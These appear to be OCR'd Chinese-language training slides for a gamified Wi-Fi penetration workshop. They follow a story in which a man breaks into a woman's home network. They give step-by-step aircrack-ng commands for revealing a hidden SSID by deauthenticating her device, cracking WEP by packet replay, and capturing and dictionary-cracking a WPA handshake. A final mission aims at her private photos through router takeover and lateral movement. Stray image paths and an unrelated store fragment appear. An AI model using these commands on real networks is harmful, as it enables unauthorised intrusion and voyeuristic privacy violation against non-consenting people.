偷偷連上你的手機 —
闖關式無線網路滲透實務

單元內容

事 前 準 備

滲 透 三 部 曲

Wifi 無線網路滲透實務

01


事前準備

第一個問題

小明要駭進正妹的Wifi，

要先知道對方的Wifi是哪個

如果對方的Wifi是隱藏的呢？



標準AP連線程序

1. 會不斷廣播自己的SSID
2. 知道SSID就能嘗試進行連線
3. 連線時會需要密碼

Hidden SSID 連線程序

1. 不會廣播自己的SSID，在被呼叫之前都是隱藏的
2. 隱藏起SSID就無法被找到，不能被連線，也無法破解密碼


前鬼！
在此現臨！
正妹知道SSID
隱藏了自己的SSID

先進情報系統


在7-ELEVEN消費
庫。從每一家門市
7-ELEVEN都是圍

為了精準掌握消費
在2013年全面升
單位的即時進銷存
情報。

透過這套功能強大
構與開發，強化指
商圈的消費特性
績。

Hidden SSID 破解原理


1. 開啟監控模式
2. 鎖定目標AP
3. 等待客戶端連線
4. 取得明文隱藏 SSID




目標AP

需要準備

1. 一台電腦
2. VM虛擬機
3. 支援檢測工具的作業系統 – Kali Linux
4. 支援作業系統與工具的無線網卡





無線網卡5種模式

AP模式

類似開啟熱點，讓別人可以連到自己

Client模式

可以連上Wifi，網卡預設模式

監控模式

所有數據包無過濾地傳送到網卡

WDS模式

AD-hoc模式

使用工具－Aircrack-ng Suite

Aircrack-ng可以工作在任何支援監聽模式的無線網卡上，主要功能有：網路偵測，封包嗅探，WEP和WPA/WPA2-PSK破解。

aircrack-ng 套件包含有：

Name	Description
aircrack-ng	破解WEP以及WPA（字典攻擊）金鑰
airdecap-ng	通過已知金鑰來解密WEP或WPA嗅探資料
airmon-ng	將網卡設定為監聽模式
aireplay-ng	封包注入工具（Linux和Windows使用CommView驅動程式）
airodump-ng	封包嗅探：將無線網路資料輸送到PCAP或IVS檔案並顯示網路資訊
airtun-ng	建立虛擬管道
airolib-ng	儲存、管理ESSID密碼列表
packetforge-ng	建立封包注入用的加密包。
Tools	混合、轉換工具
airbase-ng	軟體類比AP
airdecloak-ng	消除pcap檔案中的WEP加密
airdriver-ng	無線裝置驅動管理工具
airolib-ng	儲存、管理ESSID密碼列表，計算對應的金鑰
airserv-ng	允許不同的行程存取無線網卡
buddy-ng	easside-ng的檔案描述
easside-ng	和AP存取點通訊（無WEP）
tkiptun-ng	WPA/TKIP攻擊
wesside-ng	自動破解WEP金鑰


03 滲透三部曲


任務一

找到正妹隱藏起來的Wifi名稱

開始尋找Wifi

1. 插上無線網卡，打開Kali VM
2. 確認VM有吃到網卡（網卡名稱為wlan0）





開始尋找Wifi

3. 開啟網卡監控模式

   airmon-ng start wlan0

4. 確認網卡是否成為監控模式（網卡名稱變成**wlan0mon**）

   iwconfig

5. 將目前所有網卡偵測到的網路列出

   airodump-ng wlan0mon

開始尋找Wifi

MAC BSSID　　訊號強度　　頻道 Channel　　加密方式　　ESSID

```
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

90:F6:52:C5:ED:62   -1        0        1    0   6  -1   WEP  WEP         <length:  0>
54:B8:0A:0D:10:38  -36       68        7    0  11  54e. WEP  WEP         AskaGumi-AP
00:24:6C:3D:55:C1  -70       17        0    0   9  54e. OPN              <length:  0>
00:24:6C:3D:55:C0  -69       17        2    0   9  54e. OPN              ..WIFLY Free
00:24:6C:3D:55:C4  -70       17        3    0   9  54e. OPN              FET Wi-Fi
00:24:6C:3D:55:C2  -71       15      541   43   9  54e. OPN              Starbucks_Free_WiFi
74:DA:38:76:96:50  -70       36        8    0   7  54e  WPA2 CCMP   PSK  Ms Salon
74:DA:38:78:29:DC  -74       40        0    0   3  54e  WPA2 CCMP   PSK  sidney
2C:4D:54:1B:54:CC  -75        9        1    0   6  54e  WPA2 CCMP   PSK  SUN HOME TPE ASUS
74:DA:38:78:1C:68  -76       18        0    0   4  54e  WPA2 CCMP   PSK  15H6-1F

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

90:F6:52:C5:ED:62  80:BE:05:7A:69:B0  -84    0 - 1e     0        12
(not associated)   5C:70:A3:23:3B:95  -82    0 - 1      0         2
(not associated)   AC:37:43:3D:13:EE  -72    0 - 1      0         1
00:24:6C:3D:55:C2  40:98:AD:25:BF:48  -78    0 - 1      0         3
74:DA:38:76:96:50  84:26:BD:90:80:11  -76    1e- 1e     0         9
```


Hidden SSID


客戶端資訊

如何確認哪個是正妹家的無線基地台

PWR

-77






開始尋找Wifi

6. 確認正妹家的Wifi之後，濾除其他不要的雜訊

   airodump-ng -c [AP_Channel] --bssid [AP_MAC_addr] wlan0mon

7. 等待正妹重新連線的那一刻.....

正妹不重連，我們讓她重連



開始尋找Wifi

7. 強制中斷正妹連線，並重新連線

   aireplay-ng -0 15 -a [AP_MAC_addr] -c [Client_MAC_addr] wlan0mon

取得正妹隱藏的Wifi名稱

Mission Completed！

任務二

破解正妹Wifi


不同類型的Wifi加密方式


WEP

WPA

WPA2

WEP加密流程


傳送端
初始向量 IV
金鑰 key
初始向量 IV + 密碼 key
（seed 64 / 128 bits）
明文 Data
Data + CRC32
PRGA RC4
stream key
XOR
IV
加密後的 Data：密文


接收端
IV + 密文
IV 24 bits
金鑰 key
密文
PRGA RC4
stream key
XOR
Data + CRC32
CRC32
解密後的 Data：原文

WEP加密缺陷

1. **IV 僅有1600萬種加密的可能性**

   攻擊者只要收集到這數量的封包，就能透過反推算的方式，算出WEP的金鑰

2. **金鑰重複使用**

   攻擊者可將兩段密文反推，消除金鑰的影響，可利用此方法推導出明文

3. **RC4演算法本身的缺陷**

   攻擊者可將兩段密文反推，消除金鑰的影響，可利用此方法推導出明文

4. **CRC32是線性的雜湊演算法**

   攻擊者可發起位元竄改攻擊，讓惡意使用者可以偽造攻擊來源或傳送端位址

任務 1 打倒小烏龜

- ✓ 已知目標 AP 的 SSID、BSSID 及 Channel
- ✓ 利用 airodump-ng 擷取目標AP封包
  - 一直擷取，直到封包量足夠破解密碼
- ✓ 利用 aircrack-ng 破解密碼 ★
  - 等等！量不夠怎麼辦！？
- ✓ 利用 aireplay-ng 增加封包量
  - ✓ 有客戶端連接時：ARP 封包重放攻擊
  - ✓ 沒有客戶端連接時：fake authentication
    - 開放模式 open system

Terminal A	✓ 利用 **airodump-ng** 擷取封包 **airodump-ng -c [AP_Channel] --bssid [AP_MAC_addr]** **-w [檔案儲存的名稱] wlan0mon**
Terminal B	✓ 利用 **aircrack-ng** 破解密碼 **aircrack-ng [檔案儲存的名稱]**
Terminal C	✓ 利用 **aireplay-ng** 製造 **fake authentication**，增加封包量 **aireplay-ng -1 0 -e [AP_ESSID] -a [AP_MAC_addr] wlan0mon** **aireplay-ng -3 -b [AP_MAC_addr] wlan0mon**

--deauth count : deauthenticate 1 or all stations (-0)

--fakeauth delay : fake authentication with AP (-1)

--interactive : interactive frame selection (-2)

--arpreplay : standard ARP-request replay (-3)

--chopchop : decrypt/chopchop WEP packet (-4)

--fragment : generates valid keystream (-5)

--caffe-latte : query a client for new IVs (-6)

--cfrag : fragments against a client (-7)

--migmode : attacks WPA migration mode (-8)

--test : tests injection and quality (-9)

只適用於**WEP**

不適用於 **WPA / WPA2**

任務 2 打倒庫巴

- ✓ 已知目標 AP 的 SSID、BSSID 及 Channel
- ✓ 利用 airodump-ng 擷取目標AP封包
- ✓ 利用 aircrack-ng 破解密碼 ★
- ✓ 利用 aireplay-ng
  - ✓ 有客戶端連接時：強制踢掉，使其重新連接
  - ✓ 沒有客戶端連接時：靜靜地等待...

需擷取到
四次握手封包

等等！
要怎麼擷取到四次握手！？

WPA/WPA2加密流程

PSK（PSK，Pre-Shared Key）

金鑰，所謂的 wifi 密碼

PMK（Pairwise Master Key）

使用共享金鑰的方式，PSK 就是 PMK

PTK（Pairwise Transient Key）

用於 unicast 封包的加密

GTK（Group Temporal Key）

用於廣播類型的資料封包的加密

MIC（Message Integrity Code）

用於檢查資料完整性

IEEE 802.1X認證過程
將PSK當成PMK

1/4:	ANonce
2/4:	SNonce + MIC
3/4:	GTK + MIC（key install）
4/4:	key install ACK

Terminal A

✓ 利用 **airodump-ng** 擷取封包

airodump-ng -c [AP_Channel] --bssid [AP_MAC_addr] -w [檔案儲存的名稱] wlan0mon

擷取到四次握手後 Terminal A 會顯示 [WPA handshake: 00:11:22:33:AA:BB]

Terminal B

✓ 利用 **aireplay-ng** 將目標AP的客戶端強制踢下線

aireplay-ng -0 15 -a [AP_MAC_addr] -c [Client_MAC_addr] wlan0mon --ignore-negative-one

Terminal C

✓ 利用 **aircrack-ng** 破解密碼

aircrack-ng -w [字典檔名稱] [檔案儲存的名稱]

破解正妹Wifi

Mission Completed！

任務三

取得正妹私人照片

連線至相同Wifi後，可以....

1. 取得 AP 主控權，修改網路設定

   攻擊 AP 預設 Web 管理介面（預設帳密、已知弱點、弱密碼）

   嘗試取得 AP 主控權，以觀看連線狀態、修改AP設定值

2. 掃描主機，橫向移動取得權限

